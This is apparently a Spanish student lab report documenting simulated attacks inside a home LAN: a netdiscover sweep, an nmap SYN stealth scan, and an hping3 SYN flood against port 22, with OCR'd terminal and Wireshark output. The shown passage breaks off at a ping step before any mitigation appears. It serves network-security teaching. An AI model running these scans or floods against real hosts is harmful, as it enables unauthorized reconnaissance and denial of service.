“Documentación y Análisis de Simulaciones de Ataques a Direcciones IP en un Entorno de Red Local con Router”

Explicación

- **“Documentación y Análisis”** → no solo describe, también estudia lo sucedido.
- **“Simulaciones de Ataques”** → deja claro que son pruebas controladas y no un ataque real.
- **“Direcciones IP en un Entorno de Red Local con Router”** → específico y técnico, contextualiza que se trabaja dentro de una red interna.


Grupo: Carlos Miranda y Mariam Harris.

Introducción:
El presente documento tiene como objetivo registrar y analizar pruebas de ataques dirigidos hacia otras direcciones IP dentro de una red local gestionada por un router. Se incluyen las técnicas utilizadas, el entorno de simulación, la detección mediante herramientas de línea de comandos y las medidas de mitigación aplicadas.

Este trabajo busca no solo documentar el procedimiento técnico, sino también comprender los efectos de un ataque de denegación de servicio (DoS/DDoS) y la importancia de implementar estrategias de seguridad para proteger los servidores y servicios en red.

1. Uso del comando sudo netdiscover -r "IP_del_router/24"


Este comando permite realizar un escaneo en la red local dentro del rango definido por la dirección IP del router. Su finalidad es identificar todos los dispositivos conectados a la red, mostrando sus direcciones IP, direcciones MAC y fabricante de las tarjetas de red. De esta manera, se obtiene un mapa de los equipos presentes en la red, lo que facilita seleccionar un objetivo específico para pruebas o monitoreo.




2. Uso del comando sudo nmap -sS -T4 [IP_víctima]

Con este comando se ejecuta un **escaneo de puertos mediante SYN scan** (también llamado *half-open scan*). La opción -sS permite identificar qué puertos se encuentran abiertos, cerrados o filtrados sin establecer una conexión completa, lo que lo hace más rápido y sigiloso que un escaneo completo.

El parámetro -T4 ajusta la velocidad del escaneo, permitiendo que se realice de manera más ágil manteniendo un buen balance entre rapidez y precisión.





Bang & Olufsen Audio
ualbox-amd64 (funciona el ethernet) [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
15:49
Home
sf_miweb
File Syster
Trash
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.70% done; ETC: 15:49 (0:00:15 remaining)
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.85% done; ETC: 15:49 (0:00:15 remaining)
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.60% done; ETC: 15:49 (0:00:09 remaining)
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.75% done; ETC: 15:49 (0:00:09 remaining)
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.90% done; ETC: 15:49 (0:00:04 remaining)
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 15:49 (0:00:00 remaining)
Nmap scan report for 192.168.1.115
Host is up (0.13s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp closed ssh
80/tcp open http
MAC Address: 50:5B:C2:D6:BB:BF (Liteon Technology)
Nmap done: 1 IP address (1 host up) scanned in 67.13 seconds
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$
Capturing from eth0
Go Capture Analyze Statistics Telephony Wireless Tools Help
8.1.140
Source Destination Protocol Length Info
5123722 192.168.1.148 192.168.1.140 TCP 54 12603 → 80 [SYN] Seq=
7149536 192.168.1.148 192.168.1.140 TCP 54 12604 → 80 [SYN] Seq=
7830843 192.168.1.148 192.168.1.140 TCP 54 12605 → 80 [SYN] Seq=
8427710 192.168.1.148 192.168.1.140 TCP 54 12606 → 80 [SYN] Seq=
9047849 192.168.1.148 192.168.1.140 TCP 54 12607 → 80 [SYN] Seq=
1163561 192.168.1.148 192.168.1.140 TCP 54 12608 → 80 [SYN] Seq=
1562376 192.168.1.148 192.168.1.140 TCP 54 12609 → 80 [SYN] Seq=
2122451 192.168.1.148 192.168.1.140 TCP 54 12610 → 80 [SYN] Seq=
2663986 192.168.1.148 192.168.1.140 TCP 54 12611 → 80 [SYN] Seq=
3724172 192.168.1.148 192.168.1.140 TCP 54 12612 → 80 [SYN] Seq=
54 bytes on wire (432 bits), 54 byte
Src: PCSSystemtec_fe:38:db (08:00:2
tocol Version 4, Src: 192.168.1.148,
Control Protocol, Src Port: 10112,
0000 08 5b d6 86 8f a8 08 00 27 fe 38 db 08 00
0010 00 28 85 34 00 00 40 06 71 2b c0 a8 01 94
0020 01 8c 27 80 00 50 59 81 44 42 5a 6b a4 09
0030 02 00 65 69 00 00
eth0T2MFD3.pcapng
Packets: 60759 · Displayed: 33868 (55.7%)
Profile: Default
CTRL DERECHA
25°
Buscar
ESP
LAA
2:49 p.m.
09/23/2025

3. Uso del comando sudo hping3 -S -p 22 -i u1000 [IP_víctima]
Este comando envía paquetes TCP manipulados hacia el puerto **22** (normalmente utilizado por el servicio SSH) de la máquina víctima.

- La opción -S indica que se enviarán paquetes con el **flag SYN** activado, simulando solicitudes de inicio de conexión.
- El parámetro -p 22 define el puerto de destino al cual se dirigirán los paquetes.
- La opción -i u1000 establece un intervalo de **1000 microsegundos (1 milisegundo)** entre cada paquete, lo que genera un flujo rápido y constante de tráfico.

Este tipo de prueba puede utilizarse para **simular un ataque de denegación de servicio (DoS) por SYN flood**, ya que la víctima recibe múltiples solicitudes de conexión que no se completan, saturando así el servicio o recurso expuesto en ese puerto.


Bang & Olufsen Audio
ualbox-amd64 (funciona el ethernet) [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Home
sf_miweb
File Syster
Trash
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3714 win=0 rtt=72.6 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3715 win=0 rtt=60.7 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3716 win=0 rtt=50.1 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3717 win=0 rtt=39.7 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3718 win=0 rtt=27.9 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3719 win=0 rtt=21.5 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3720 win=0 rtt=35.9 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3721 win=0 rtt=80.7 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3722 win=0 rtt=79.9 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3723 win=0 rtt=87.4 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3724 win=0 rtt=76.6 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3725 win=0 rtt=66.1 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3726 win=0 rtt=64.2 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3727 win=0 rtt=60.0 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3728 win=0 rtt=49.1 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3729 win=0 rtt=50.3 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3730 win=0 rtt=61.5 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3731 win=0 rtt=62.0 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3732 win=0 rtt=51.6 ms
len=46 ip=192.168.1.115 ttl=64 DF id=0 sport=22 flags=RA seq=3733 win=0 rtt=133.6 ms
^C
— 192.168.1.115 hping statistic —
3748 packets transmitted, 3719 packets received, 1% packet loss
round-trip min/avg/max = 6.6/187.6/1795.8 ms
(kali㉿kali)-[~]
$ sudo hping3 -S -p 22 -i u10000 192.168.1.115
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.115
No. Time Source Destination Protocol Length Info
69341 882.142369177 192.168.1.115 192.168.1.148 TCP 60 22 → 6467 [RST, ACK] Seq=1
69342 882.142369222 192.168.1.115 192.168.1.148 TCP 60 22 → 6468 [RST, ACK] Seq=1
69343 882.142369265 192.168.1.115 192.168.1.148 TCP 60 22 → 6469 [RST, ACK] Seq=1
69344 882.178011795 192.168.1.148 192.168.1.115 TCP 54 6475 → 22 [SYN] Seq=0 Win=
69345 882.222770245 192.168.1.115 192.168.1.148 TCP 60 22 → 6470 [RST, ACK] Seq=1
69346 882.282807176 192.168.1.115 192.168.1.148 TCP 60 22 → 6471 [RST, ACK] Seq=1
69347 882.282807920 192.168.1.115 192.168.1.148 TCP 60 22 → 6472 [RST, ACK] Seq=1
69348 882.282807965 192.168.1.115 192.168.1.148 TCP 60 22 → 6473 [RST, ACK] Seq=1
69349 882.282808117 192.168.1.115 192.168.1.148 TCP 60 22 → 6474 [RST, ACK] Seq=1
69350 882.340501417 192.168.1.115 192.168.1.148 TCP 60 22 → 6475 [RST, ACK] Seq=1
Frame 55510: 58 bytes on wire (464 bits), 58 bytes
Ethernet II, Src: PCSSystemtec_fe:38:db (08:00:27:
Internet Protocol Version 4, Src: 192.168.1.148, D
Transmission Control Protocol, Src Port: 48722, Ds
0000 50 5b c2 d6 bb bf 08 00 27 fe 38 db 08 00 45
0010 00 2c 31 a0 00 00 38 06 cc d4 c0 a8 01 94 c0
0020 01 73 be 52 00 71 bf 7b 67 72 00 00 00 00 60
0030 04 00 2a 1d 00 00 02 04 05 b4
wireshark_eth0T2MFD3.pcapng
Packets: 69527 · Displayed: 11522 (16.6%)
Profile: Default
CTRL DERECHA
25°
Buscar
ESP
LAA
2:51 p.m.
09/23/2025

4. Uso del comando ping [IP_víctima]

